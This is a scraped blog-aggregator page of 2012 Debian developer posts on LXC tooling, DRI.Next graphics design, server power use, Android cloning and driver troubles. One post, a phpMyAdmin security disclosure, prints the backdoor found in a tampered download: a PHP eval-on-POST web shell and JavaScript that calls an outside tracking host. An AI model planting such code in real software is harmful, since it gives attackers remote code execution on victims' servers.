Search Results: "ana"

30 September 2012

Russell Coker: Links September 2012

Scott Adams has an interesting idea for political debates he calls Fact Bubbler [1]. It sounds implausible the first time you read it, but then so did Wikipedia. Arstechnica has an interesting article on software defined radio [2]. This could change many things. The Nieder Family has another update on the way patents threaten their daughter s ability to communicate [3]. Also Apple is making things worse by taking pre-emptive strikes against iPhone apps which are involved in legal disputes never use an iPhone (or other proprietary system) for anything important if you have a choice. In more positive news crowd-funded gene sequencing has found an explanation for Maya Nieder s developmental delays [4]. This will revolutionise medicine! Steven Cherry of IEEE Spectrum has an interesting interview with Peter Cappelli about the difficulties that computer and engineering companies have in hiring talented people [5]. The Guardian has an interesting article about the non-profit investigative reporting organisation ProPublica [6]. See the ProPublica.org site for some quality news reports [7]. Michael O.Church wrote an interesting and insightful article about the fate of a Just a Programmer in a startup funded by Venture Capitalists [8]. It doesn t sound good at all. EyeNetra is developing a smart-phone based system for testing eyes [9]. It s apparently possible to manufacture glasses for $0.75 so the cost and difficulty of performing eye tests is the main factor that prevents poor people in developing countries from getting glasses. So a cheap portable eye testing system is going to help many people get the glasses they need. Bryan Gardiner wrote an interesting article for Wired about the Gorilla glass that is used in most mobile phones and tablets [10]. Maco wrote an interesting article about crochet and reverse-engineering along with a Python program to print a crochet pattern [11]. I wonder whether anyone has tried to make a crochet robot, something like a 3D printer but which crochet s things rather than printing them. Holding the wool would be a real challenge, it s not nearly as easy as printing on something that s stuck down and incapable of movement.
  1. [1] http://dilbert.com/blog/entry/fact_bubbler/
  2. [2] http://arstechnica.com/tech-policy/2012/07/how-software-defined-radio-could-revolutionize-wireless/
  3. [3] http://niederfamily.blogspot.com.au/2012/06/silencing-of-maya.html
  4. [4] http://blog.ted.com/2012/07/17/newly-discovered-gene-may-explain-4-year-olds-rare-disease-thanks-to-ted-fellow-jimmy-lin/
  5. [5] http://spectrum.ieee.org/podcast/at-work/tech-careers/why-bad-jobsor-no-jobshappen-to-good-workers
  6. [6] http://www.guardian.co.uk/technology/2012/jul/02/propublica-investigative-reporting
  7. [7] http://www.propublica.org/
  8. [8] http://michaelochurch.wordpress.com/2012/07/08/dont-waste-your-time-in-crappy-startup-jobs/
  9. [9] http://eyenetra.com/
  10. [10] http://www.wired.com/wiredscience/2012/09/ff-corning-gorilla-glass/all/
  11. [11] http://ubuntulinuxtipstricks.blogspot.com.au/2010/10/algorithms-reverse-engineering-and.html
Related posts:
  1. Links April 2012 Karen Tse gave an interesting TED talk about how to...
  2. Links May 2012 Vijay Kumar gave an interesting TED talk about autonomous UAVs...
  3. Links July 2012 The New York Times has an interesting article about hacker...

29 September 2012

Jonathan Carter: LLXC: My little python3-lxc based project







My foray into the world of LXC and RLXC A few months ago, I started trying out LXC (Linux Containers). Before that I used to use OpenVZ, which is an older and more mature contextualization implementation. I was pleased with how well LXC worked and started replacing my personal OpenVZ hosts with LXC. It worked great, but it had a few quirks. While LXC itself works well, the user scripts that ship with it has some space for improvement. The lxc-list command lists anything that s a directory in /var/lib/lxc, so if you have a lost+found directory, it will list it as a container (This has since been fixed upstream). Also, in some cases it would list containers twice or not at all. I was a bit annoyed with that, since OpenVZ s vzlist tool prints out a nice table of your containers along with their IP addresses and other information. Since it s very trivial to implement what I want in a shell script, I went ahead and did just that and called it RLXC. I also missed the vzctl exec <containername> command to execute commands in containers and vzctl enter <containername> to gain a shell inside the container, so I added some more functionality to it so that I could configure ssh keys for these containers and use rlxc enter and rlxc exec like I used to do with the OpenVZ tools, but by using SSH. I also realised that there are others too who wanted similar improvements in the LXC scripts and decided to continue improving RLXC and making it public. Enter LLXC I spoke to St phane about my ideas at the time and he introduced me to python3-lxc that he introduced on his blog yesterday. It provides Python bindings for liblxc, so I took the advantage of that and mostly re-implemented RLXC in Python and called it LLXC. The name doesn t particularly mean anything, I m open to suggestions for what to call it, if anyone cares. Here are some screenshots that explains some of it better than I could do in words: How to get it As St phane mentioned in the python3-lxc blog entry, the API hasn t yet been finalized and llxc itself is in an early state and many changes are planned, so it s definitely not meant for production use yet, but since we believe in release early, release often in the free software community, here goes Currently, llxc.py itself is *very* Ubuntu specific and its only been tested on Ubuntu 12.04, but that will be fixed once more of its kinks have been ironed out. Some people are also working on getting python3-lxc on other distributions, which will help a lot. The llxc.py script itself is hosted on Github: https://github.com/highvoltage/llxc For python3-lxc and friends, you need to enable St phane s experimental PPA: https://launchpad.net/~stgraber/+archive/experimental You will then need to install the following packages: lxc, python3-lxc, python3-crypto, lvm, btrfs-tools To generate the ssh keys used for ssh interaction between the containers, you need to run llxc gensshkeys . The enter and exec commands also rely on your containers being in dns or in your /etc/hosts file, at least for now, which you may have to configure manually. The Future There is a lot that I m planning to add, mostly to scratch my own itches. These include: I ll have some packaging for this available soon and work on making more things work right out of the box, updates will follow. Also, feedback and patches are very welcome!

28 September 2012

Keith Packard: DRI-Next

Thoughts about DRI.Next On the way to the X Developer s Conference in Nuremberg, Eric and I chatted about how the DRI2 extension wasn t really doing what we wanted. We came up with some fairly rough ideas and even held an informal presentation about it. We didn t have slides that day, having come up with the content for the presentation in the hours just before the conference started. This article is my attempt to capture both that discussion and further conversations held over roast pork dinners that week. A brief overview of DRI2 Here s a list of the three things that DRI2 currently offers. Application authentication. The current kernel DRM authentication mechanism restricts access to the GPU to applications connected to the DRM master. DRI2 implements this by having the application request the DRM cookie from the X server which can then be passed to the kernel to gain access to the device. This is fairly important because once given access to the GPU, an application can access any flink d global buffers in the system. Given that the application sends screen data to the X server using flink d buffers, that means all screen data is visible to any GPU-accessing application. This bypasses any GPU hardware access controls. Allocating buffers. DRI2 defines a set of attachment points for buffers which can be associated with an X drawable. An application needing a specific set of buffers for a particular rendering operation makes a request of the X server which allocates the buffers and passes back their flink names. The server automatically allocates new buffers when window sizes change, sending an event to the application so that it knows to request the new buffers at some point in the future. Presenting data to the user. The original DRI2 protocol defined only the DRI2CopyRegion request which copied data between the allocated buffers. SwapBuffers was implemented by simply copy data from the back buffer to the front buffer. This didn t provide any explicit control over frame synchronization, so a new request, DRI2SwapBuffers, was added to expose controls for that. This new request only deals with the front and back buffers, and either copies from back to front or exchanges those two buffers. Along with DRI2SwapBuffers, there are new requests that wait for various frame counters and expose those to GL applications through the OMLsynccontrol extension What s wrong with DRI2? DRI2 fixed a lot of the problems present with the original DRI extension, and made reliable 3D graphics on the Linux desktop possible. However, in the four years since it was designed, we ve learned a lot, and the graphics environment has become more complex. Here s a short list of some DRI2 issues that we d like to see fixed. Proposed changes for DRI.Next Given the three basic DRI2 operations (authentication, allocation, presentation), how can those be improved? Eliminate DRI/DRM magic-cookie based authentication Kristian H gsberg, Martin Peres, Timoth e Ravier & Daniel Vetter gave a talk on DRM2 authentication at XDC this year that outlined the problems with the current DRM access control model and proposed some fairly simple solutions, including using separate device nodes one for access to the GPU execution environment and a separate, more tightly controlled one, for access to the display engine. Combining that with the elimination of flink for communicating data between applications and there isn t a need for the current magic-cookie based authentication mechanism; simple file permissions should suffice to control access to the GPU. Of course, this ignores the whole memory protection issue when running on a GPU that doesn t provide access control, but we already have that problem today, and this doesn t change that, other than to eliminate the global uncontrolled flink namespace. Allocate all buffers in the application DRI2 does buffer allocation in the X server. This ensures that that multiple (presumably cooperating) applications drawing to the same window will see the same buffers, as is required by the GLX extension. We suspected that this wasn t all that necessary, and it turns out to have been broken several years ago. This is the traditional way in X to phase out undesirable code, and provides an excellent opportunity to revisit the original design. Doing buffer allocations within the client has several benefits: Present buffers through DMA-buf The new DMA-buf infrastructure provides a cross-driver/cross-process mechanism for sharing blobs of data. DMA-buf provides a way to take a chunk of memory used by one driver and pass it to another. It also allows applications to create file descriptors that reference these objects. For our purposes, it s the file descriptor which is immediately useful. This provides a reliable and secure way to pass a reference from an underlying graphics buffer from the client to the X server by sending the file descriptor over the local X socket. An additional benefit is that we get automatic integration of data from other devices in the system, like video decoders or non-primary GPUs. The Prime support added in DRI version 2.8 hacks around this by sticking a driver identifier in the driverType value. Once the buffer is available to the X server, we can create a request much like the current DRI2SwapBuffers request, except instead of implicitly naming the back and front buffers, we can pass an arbitrary buffer and have those contents copied or swapped to the drawable. We also need a way to copy a region into the drawable. I don t know if that needs the same level of swap control, but it seems like it would be nice. Perhaps the new SwapBuffers request could take a region and offset as well, copying data when swapping isn t possible. Managing buffer allocations One trivial way to use this new buffer allocation mechanism would be to have applications allocate a buffer, pass it to the X server and then simply drop their reference to it. The X server would keep a reference until the buffer was no longer in use, at which point the buffer memory would be reclaimed. However, this would eliminate a key optimization in current drivers the ability to re-use buffers instead of freeing and allocating new ones. Re-using buffers takes advantage of the work necessary to setup the buffer, including constructing page tables, allocating GPU memory space and flushing caches. Notifying the application of idle buffers Once the X server is finished using a buffer, it needs to notify the application so that the buffer can be re-used. We could send these notifications in X events, but that ends up in the twisty mess of X client event handling which has already caused so much pain with Invalidate events. The obvious alternative is to send them back in a reply. That nicely controls where the data are delivered, but causes the application to block waiting for the X server to send the reply. Fortunately, applications already want to block when swapping buffers so that they get throttled to the swap buffers rate. That is currently done by having them wait for the DRI2SwapBuffers reply. This provides a nice place to stick the idle buffer data. We can simply list buffers which have become idle since the last SwapBuffers reply was delivered. Releasing buffer memory Applications which update only infrequently end up with a back buffer allocated after their last frame which can t be freed by the system. The fix for this is to mark the buffer purgable, but that can only be done after all users of the buffer are finished with it. With this new buffer management model, the application effectively passes ownership of its buffers to the X server, and the X server knows when all use of the buffer are finished. It could mark buffers as purgable at that point. When the buffer was sent back in the SwapBuffers reply, the application would be able to ask the kernel to mark it un-purgable again. A new extension? Or just a new DRI2 version? If we eliminate the authentication model and replace the buffer allocation and presentation interfaces, what of the existing DRI2 protocol remains useful? The only remaining bits are the other synchronization requests: DRI2GetMSC, DRI2WaitMSC, DRI2WaitSBC and DRI2SwapInterval. Given this, does it make more sense to leave DRI2 as it is and plan on deprecating, and eventually eliminating, it? Doing so would place a support burden on existing applications, as they d need to have code to use the right extension for the common requests. They ll already need to support two separate buffer management versions though, so perhaps this burden isn t that onerous?

Johannes Schauer: visit at Paris IRILL

Last week, I was invited to give a talk about my Debian bootstrapping efforts at IRILL in Paris. The slides of my talk are online as pdf. The time I spent in Paris with Pietro Abate was very fruitful. I have to thank him and Roberto di Cosmo for inviting me and even compensating for my travel expenses. The things we actually managed to implement during my visit: The two most important things (in my opinion) that we came up with for future implementation, were the idea to harvest reduced build dependency information from Gentoo as well as finding a flaw in the way the current dependency graph relates to binary packages and their installation sets. I am still busy with evaluating output from my trials with Gentoo, so I will cover this topic in a later blog post once I generated the actual impact on the dependency graph. The current status is, that Gentoo USE flags allow me to find possibly droppable build dependencies for 250 out of the 350 interesting Debian source packages that are part of the main scc. Pietro also found a current flaw in how the dependency graph is generated. While source package A and B might both depend on binary package C (and its installation set), it is wrong to add a dependency to C from both source packages without further verification. Due to virtual packages and disjunctive dependencies, C might have many possible installation sets. Only one of them is chosen in the current code. The problem is, that this one chosen set might conflict with the other build dependencies of source packages depending on C. Therefor, there must exist multiple binary package nodes C, each with a different installation set, dynamically generated as they are needed. Source packages must point to the node for C that possesses an installation set that doesnt conflict with its own build dependencies. Other TODO notes that we came up with and that I will be implementing are: As I cannot always depend on new dose3 versions being pushed to Debian Sid right after their release, I will do the dose3 git submodule integration over the weekend. This will allow me to evaluate the results I got from my evaluation of Gentoo USE flags that I gathered over the past week.

27 September 2012

Gunnar Wolf: Married!

So, yay! Title says it all! On Saturday September 22, Regina and I got married in my parents' house, in Cuernavaca, Morelos. We had a very very nice little party with our family and a small group of friends Of course, due to the nature of our life, we could not forego inviting our family and friends in Argentina, as well as those in other parts of the world, so we set up a simple video stream so that our friends could follow along And they did, with much greater success than what I expected! So, besides those people present with us in Cuernavaca, we had people tuning in (at least to the degree I could get from the log files) from Argentina (Buenos Aires, Paran , Formosa), Austria, Canada, France, Germany, Hungary, Italy, Macedonia, Mexico, Poland, Spain, Sweden and the United States. This next Saturday (September 29) we will have a second party, to which our friends in Mexico are invited, at home. And for the people from far away,, the stream will be available again Expect at least one interesting surprise :) PS- Visit also our wedding page, with some photos, video, and general information (Warning! Part of it is outdated by now)


26 September 2012

Russell Coker: Server Use Per Person

I ve just read Diego s response to an ill-informed NYT article about data-center power efficiency [1]. This makes me wonder, how much server use does each person have? Google Almost everyone uses Google, most of us use it a lot. The main Google product is also probably the most demanding, their search engine. In a typical day I probably do about 50 to 100 Google searches, that sounds like a lot, but half of them would probably be for one topic that is difficult to find. I don t think that I do that many Google searches because I generally know what I m doing and when I find what I need I spend a lot of time reading it. I m sure that many people do a lot more. Each Google search takes a few seconds to complete (or maybe more if it s an image search and I m on a slow link), but I think it s safe to assume that more than a few seconds of CPU time are involved. How much work would each Google search take if performed on a single system? Presumably Google uses the RAM of many systems as cache which gives a result more similar to a NUMA system than one regular server working for a longer time so there is no way of asking how long it would take to do a Google search with a single server. But I m sure that Google has some ratio of servers to the rate of requests coming in, it s almost certainly a great secret, but we can make some guesses. If the main Google user base comprises people who collectively do an average of 100 searches per day then we can probably guess at the amount of server use required for each search based on the number of servers Google would run. I think it s safe to assume that Google doesn t plan to buy one server for every person on the planet and that they want to have users significantly outnumbering servers. So even for core users they should be aiming to have each user only take a fraction of the resources that one server adds to the pool. So 100 searches probably each take more than 1 second of server use. But they almost certainly take a lot less than 864 seconds (the server use if Google had one server for every 100 daily requests which would imply one server for each of the heavier users). Maybe it takes 10 seconds of server use (CPU, disk, or network whichever is the bottleneck) to complete one search request. That would mean that if the Google network was at 50% utilisation on average then they would have 86400*.5/10/100 == 43 users per server for the core user base who average 100 daily requests. If there are 80M core users that would be about 2M servers, and then maybe something like another 4M servers for the rest of the world. So I could be using 1000 seconds of server time per day on Google searches. I also have a Gmail account which probably uses a few seconds for storing email and giving it to Fetchmail, and I have a bunch of Android devices which use Google calendars, play store, etc. The total Google server use on my behalf for everything other than search is probably a rounding error. But I could be out by an order of magnitude, if it only took 1 second of server use for a Google search then I would be at 100 server seconds per day and Google would only need one server for every 430 users like me. Google also serves lots of adverts on web sites that I visit, I presume that serving the adverts doesn t take much resources by Google standards. But accounting for it, paying the people who host content, and detecting fraud probably takes some significant resources. Other Big Services There are many people who spend hours per day using services such as Facebook. No matter how I try to estimate the server requirements it s probably going to be fairly wrong. But I ll make a guess at a minute of server time per hour. So someone who averages 3 hours of social networking per day (which probably isn t that uncommon) would be using 180 seconds of server time. Personal Servers The server that hosts my blog is reasonably powerful and has two other people as core users. So that could count as 33% of a fairly powerful server in my name. But if we are counting server use per USER then most of the resources of my blog server would be divided among the readers. My blog has about 10,000 people casually reading it through Planet syndication, that could mean that each person who casually reads my blog has 1/30,000 of a server allocated to them for that. Another way of considering it is that 10% of a server (8640 seconds) is covered by me maintaining my blog and writing posts, 20% is for users who visit my blog directly, and 3% is for the users who just see a Planet feed. That would mean that a Planet reader gets 1/330,000 of a server (250ms per day) and someone who reads directly gets 1/50,000 of a server (1.72s per day) as I have about 10,000 people visiting my blog directly in a month. My mail server which is also shared by a dozen or so people (maybe that counts as 5% of a server for me or 4320 seconds per day). Then there s the server I use for SE Linux development (including my Play Machine) and a server I use as a DNS secondary and a shell server for various testing and proxying. Other People s Servers If every reader of a Planet instance like Planet Debian and Planet Linux Australia counts as 1/330,000 of a server for their usage of my blog, then how would that count for my own use of blogs? I tend to read blogs written by the type of people who like to run things themselves, so there would be a lot of fairly under-utilised servers that run blogs. Through Planet Debian and Planet Linux Australia I could be reading 100 or more blogs which are run in the same manner as mine, and in a typical day I probably directly visit a dozen blogs that are run in such a manner. This could give me 50 seconds of server time for blog reading. Home Servers I have a file server at home which is also a desktop system for my wife. In terms of buying and running systems that doesn t count as an extra server as she needs to have a desktop system anyway and using bigger disks doesn t make much difference to the power use (7W is the difference between a RAID-1 server and a single disk desktop system). I also have a PC running as an Internet gateway and firewall. Running servers at home isn t making that much of an impact on my computer power use as there is only one dedicated 24*7 server and that is reasonably low power. But having two desktop systems on 24*7 is a significant factor. Where Power is Used/Wasted No matter how things are counted or what numbers we make up it seems clear that having a desktop system running 24*7 is the biggest use of power that will be assigned to one person. Making PCs more energy efficient through better hardware design and better OS support for suspending would be the best way of saving energy. Nothing that can be done at the server side can compare. Running a server that is only really used by three people is a significant waste by the standards of the NYT article. Of course the thing is that Hetzner is really cheap (and I m not contributing any money) so there isn t a great incentive to be more efficient in this regard. Even if I allocate some portion of the server use to blog readers then there s still a significant portion that has to be assigned to me for my choice to not use a managed service. Running a mail server for a small number of users and running a DNS server and a SE Linux development server are all ways of wasting more power. But the vast majority of the population don t have the skills to run their own server directly, so this sort of use doesn t affect the average power use for the population. Nothing else really matters. No matter what Google does in terms of power use it just doesn t matter when compared to all the desktop systems running 24*7. Small companies may be less efficient, but that will be due to issues of how to share servers among more people and the fact that below a certain limit you can t save money by using less resources particularly if you pay people to develop software. Conclusion I blame Intel for most of the power waste. Android phones and tablets can do some amazing things, which is hardly surprising as by almost every measure they are more powerful than the desktop systems we were all using 10 years ago and by many measures they beat desktop systems from 5 years ago. The same technology should be available in affordable desktop systems. I d like to have a desktop system running Debian based on a multi-core ARM CPU that can drive a monitor at better than FullHD resolution and which uses so little power that it is passively cooled almost all the time. A 64bit ARM system with 8G of RAM a GPU that can decode video (with full Linux driver support) and a fast SSD should compete well enough with typical desktop systems on performance while being quiet, reliable, and energy efficient. Finally please note that most of this post relies on just making stuff up. I don t think that this is wrong given the NYT article that started this. I also think that my estimates are good enough to draw some sensible conclusions. Related posts:
  1. Name Server IP and a Dead Server About 24 hours ago I rebooted the system that runs...
  2. Google Custom Search Engine I ve just been experimenting with Google Custom Search [1]. Below...
  3. Google Server Design Cnet has an article on the design of the Google...

Michal &#268;iha&#345;: Compromised SourceForge mirror

Yesterday, phpMyAdmin security team has been notified about backdoor being distributed together with phpMyAdmin zip file on one of SourceForge mirrors. We quickly analyzed the issue and confirmed that the backdoor is indeed present in phpMyAdmin-3.5.2.2-all-languages.zip file. It allowed anybody to execute arbitrary PHP code, there was file called server_sync.php which simply called eval on passed data:
<?php @eval($_POST['c']);?>
In addition to this, javascript code has been included, which could allow attacker to track vulnerable installations:
var icon ;
icon = document.createElement("img");
icon.src="http://logos.phpmyadmin-images.net/logo/logos.jpg";
icon.width=0;
icon.height=0;
document.body.appendChild(icon);
All in all looks like simple, but quite effective way to install backdoor, if they would be able to spread this more widely. We've immediately released PMASA-2012-5 to notify our users. Luckily this was spot quite fast (looking at used domain, the exploit could not be alive before 22th September 2012) and not on much frequent mirror (based on SourceForge official statement about 400 users have downloaded the file with backdoor). What still remains unclear is whether this was really only targeted on phpMyAdmin, or there were more modified file on this mirror (SourceForge hosts thousands of projects). I've randomly tried few our other download options from this mirror and none of them was affected, but the mirror was taken offline before I could do some more systematic analysis, so this question can now be answered only by SourceForge.

Filed under: English Phpmyadmin 0 comments Flattr this!

25 September 2012

Arnaud Quette: Power management and NUT #1: an introduction


in this series of articles, I will be talking in depth about power management through the NUT project, its packaging on Debian, how to use it in general and how I see it being part of the GreenIT thing. So, let's start with an introduction: NUT is a Free Software (GPL v2+ and 3 to be precise), originally created for power protection using UPS, from home to data-centers:
To shortly describe the main features, I would say that NUT: NUT used to stand for Network UPS Tools. That is, a software for talking to your UPS and shutting down your systems when needed. This definition is a bit limited nowadays, since NUT supports 4 types of power device: Considering this, is the name Network UPS Tools still suitable? Not really! But the acronym NUT is well known! So, for the time being, I just stick using it, and focus on other more important things, until a better opportunity (ideas and comments are welcome!). That said, what can you do exactly with NUT? Currently, you can: All the above is available in a standardized way: Well, this is already a long and dense post, so I will stop there for today. In the next post, we will have a deeper dive into using NUT, for various use cases: submit yours if you can ;-) cheers,
-- Arno

Antoine Beaupr : Improvements to spam filtering after a year of tests

It seems I am still having problems with spam on this site now. Instead of getting tons of spam comments posted, I get false positive, that is legitimate content marked as spam. First off, I wish to apologize for the people that haven't seen their comments published immediately. Next, I will work on improving this and explaining the current situation. Here are the statistics that the spam module gives me: Another way to put it: In other words, the filter works very well at marking spam, so well in fact that it also marks non-spammy comments as spam... Which is a shame because it breaks the interactivity of the site. Basically, you have one chance out of 3 of not seeing your content posted online, which leads people to try to submit it three times, which actually gets them blocked even more. And this is only the spam module filters: the CAPTCHA module tells me it's blocked 26535 attempts (26 thousand) - amazing. So overall, the solutions I put in place a year ago work, somehow, but are too aggressive. I have therefore bumped the threshold from 65% to 80%, hopefully that will help with this. I have also updated the Honeypot module since they have done lots of releases since 1.5, fixed the issue I reported and it's now in use on Drupal.org after some tweaking by our venerable webmaster killes. If this fails, I will look again at other solutions, like the blogspam plugin that relies on the communnity-run blogspam.net site which powers, amongst other things, Debian Administration and Ikiwiki sites. Back then, I also was considering the Bad Behavior and Block Anonymous links modules. (Note to self: I have also removed around 150 comments sitting in the spam module moderation queue, that it didn't seem to remove as it should have done.)

24 September 2012

Wouter Verhelst: Questions

Last weekend, I was a member of the off-stage choir in the Cinderella production in Wilrijk. As the off-stage choir didn't have all that much to do (out of 24 scenes, only five of them had music with the off-stage choir; and then, one of them only required women, and another only required male voices for about 8 bars out of 200+), I had a lot of spare time on my hands; and since I'm in the possession of a laptop with 8h+ of battery life, I used some of that time for hacking on dvswitch. Obviously, when you're typing away on a computer using an uncommon user interface (I use awesome as my window manager), questions will arise. I expected this; and luckily, dvswitch is not the kind of code that requires a lot of explanation for people to understand how it's useful a short demonstration is very enlightening. For most people, that simple demonstration would be enough. But one person asked me a question that I've heard other people ask me in the past (albeit in relation to different projects), and that I've always found the most baffling question people can ask someone who's writing some computer program: "Why?" Setting aside the fact that no, his example of Adobe Premiere cannot do what dvswitch can, I've never understood the thought train that leads to "it's been done already, so that's useless." Why does a poet write poems, when they'll never get something similar to Shakespeare's works on paper? Why does my father insist on painting portraits of people including their hands, when he knows he's not very good at it? Why does my mother teach a bunch of amateurs in the ways of floristry? Hasn't that been done before? Because it's fun, that's why.

23 September 2012

Aigars Mahinovs: Cloning or pre-configuring a batch of Android phones

An interesting question popped up in my Twitter stream today is there an Android alternative to Apple configurator (for iPhone, iPad and iPod Touch) that allows to create a bunch of identical Apple devices with some added configurations and applications. The best I could come up with is not as polished, but on the other hand much more powerful option Nandroid backup and restore (also known as ClockworkMod Recovery backup). To do this, you need a source phone and a bunch of destination phones. On the source phone a ClockworkMod Recovery (CWR) must be installed (either via a root or via a bootloader unlock). On the destination phones you will either need to also install ClockworkMod Recovery or unlock the bootloader to allow the Fastboot tool to work. So the procedure then goes as follows:
1. Unlock the bootloader on the source phone (search for device specific info on how to do that)
2. Use fastboot flash recovery filename.img to write a device-specific version of CWR to the recovery partition of the device (the phone must be in fastboot mode at that point)
3. Do whatever customisations you want to the source phone at this point. You can use custorm ROMs, install whatever applications, do whatever configuration, but I would suggest keeping everything in phone memory so you don t have to flash the SD card as well.
4. Reboot the source phone into CWR mode, use the backup option to create a full backup.
5. The backup will now be in the SD card of the source device. Copy that to the computer that you will use for creating copies. For each destination phone:
6. Unlock the bootloader of the destination phone
7. Reboot the phone in the fastboot mode, connect it via USB to the copying computer
8. Flash all partitions from the backup using fastboot flash ... commands, skip flashing the recovery partition if you don t want CMR on the destination device
9. Re-lock the bootloader (with fastboot oem lock) And you are done! All the phones must be of the same model. And that model must support unlocking bootloader for this to work. I prefer this method, because this way it is possible to create an end device without root, with a locked bootloader and without CWR thus providing some security as unlocking the bootloader wipes the device, so without specific hacking an attacker can not easily get access to system data on such device. It is also possible to do this with devices that do not have an boot unlock if there is a way to root the original firmware which allows to install CWR and go on from there, but that is significantly more complicated and time-consuming, so using devices with an ability to unlock the bootloader is much preferable. However, before you go to all that trouble, it might be worth to consider if maybe for your particular use case it would be enough with the two commands from Android SDK adb install ... and adb push ... to install applications or individual files on devices or adb backup AppName and adb restore ... to backup and restore one or more individual applications with all their settings. These options have the benefit of that they will work across different device models and that they do not wipe other data or applications from the devices. As I could not immediately find a better way or even a detailed guide how to do this, I decided to write this post, so it would be easier for other people to find this information. If you know a better way, please do mention it in the comments section!

21 September 2012

Gerfried Fuchs: BSP Essen November 2012

Wheezy is coming closer to the release, there though are still way too many release critical bugreports outstanding for it. Squeeze has already been released, but it has collected even more release critical bugreports than wheezy since. To be able to reduce these amounts I will be at the Linuxhotel in Essen at the weekend from 23rd to 25th of November, and it would be a great pleasure if I could convince you to join me in this effort. As readers of my blog might assume, my main aim will be those RC bugs affecting squeeze and I would be happy if some people interested to work on those could join me, I plan to give a quick quick explanation about the version tracking of the BTS and why we should care about stable too, but the event will definitely not be limited to squeeze RC bugs. Also, it will be a good chance to improve your key stats for the web of trust in case your GnuPG key hasn't got enough signatures yet or you want to transition to a stronger one. Please read the Community page of the Linuxhotel for what they offer for accommodation in case you want to use their lodging. Personally I'll go for the two-bed room with breakfast option, but you are of course free to bring your own sleeping bag and mat if you want to cut short on the expenses. In case of any questions, feel free to ask me right ahead. It would be great if we could help both our stable release and the next stable release during the weekend, and if you could join in! Please add yourself to the wiki page about the BSP.

/debian permanent link Comments: 0 Flattr this

20 September 2012

Aigars Mahinovs: You though NVidia was bad, don t try AMD

Remember when Linus Torvalds lambasted NVidia for not supporting their Optimus technology in their Linux drivers for half a decade and counting? Well, I went out and bought an AMD/ATi video card as mu upgrade. And you know what? Its Linux drivers are far, far worse than NVidia.
1. Most of the games I had working fine on NVidia, do not work on AMD. And those that do suffer far more visual corruption, synchronization bugs (like bottom 40% of the screen rendering half a second after the top 60%), strange visual artifacts (weird triangles popping out of everywhere) and crashes, lots of crashes.
2. There were crashes with NVidia too, but NVidia never managed to crash Compiz along with it or crash the whole X server or lock up the system so far that only SysRq works or even lock up the system so far that only powering it off manually works.
3. And then there is the configuration atrocity. Apparently AMD is too good to store its configuration in /etc/X11/xorg.conf. Or even to document the supported options there. Instead they have their own (also undocumented) configuration file in /etc/ati folder. And it is undocumented because it is a cryptic mess and the only supported way to change it is to use their tools aticonfig and amdccccle. The command line tool is almost reasonable, except it is also barely documented. For example, one of my screens somehow was always stared at 1920 1080@30Hz. There were 3 different ways to specify default resolution, but none of them used or saved the refresh rate. And when I changed it in the GUI tool the refresh rate did change, but it was never saved. Oh there nowhere is a save button. It just works , except when it doesn t. Like: both of my screens for some reason started with huge black borders around the screen, I finally narrowed it down to the GUI setting overscan which defaulted to 10%. Ok, so I change it, it works, but next time I reboot, the overscan is back! I had to find an undocumented invocation of the aticonfig that would change the default value to 0%. Why did this one setting not save? Oh and fun note the refresh rate of that second screen was correct on the login screen, but it then swiched back as I logged in. Fun, huh?
4. Even at basic desktop tasks fglrx if inferior to not only the free driver, but also to the nvidia driver even simple scrolling of a large folder in nautilus seems to tax the 200$ card to its limits the bottom row blinks into place almost half a second after I stop scrolling. Another example with NVidia when I switch my TV to the HDMI input from the card, the sound starts at the same moment as the picture, however with AMD the sound only decides to show up 10-15 seconds later. And sometime it does not show up at all, unless I start the AMD Control GUI tool and only then the sound shows up 15 seconds later (without doing anything in the GUI). It may be that one part of AMD is better than NVidia at talking to free driver developers, but another part is so much worse at actual technical work of writing a driver, it is not even funny. They are busy reinventing the bycicle of configuration and display management, while their core driver is just not good enough. TL/DR: Anyone wanna buy a HD 6850 cheaply off my hands? Crossposted to Google+ https://plus.google.com/u/0/107099528362923100900/posts/6PC7RFQpm8K P.S. I also noticed the color difference with NVidia there was no difference between colors on my LCD TV and my IPS monitor, but with AMD there is a huge difference, the TV color just got washed out. I guess there is no proper color calibration support in the AMD driver? Update: I have managed to return the HD 6850 to the shop where I got it from (thanks to a nice law requiring web shops to take stuff back within 14 days no questions asked) and got the new NVidia GeForce GTX 660 instead. I had to build an updated NVidia driver (304.48 from this post, just like here or here) but other than that it was smooth and painless and everything is working great again. Only even faster :)

18 September 2012

Jon Dowland: My next music player

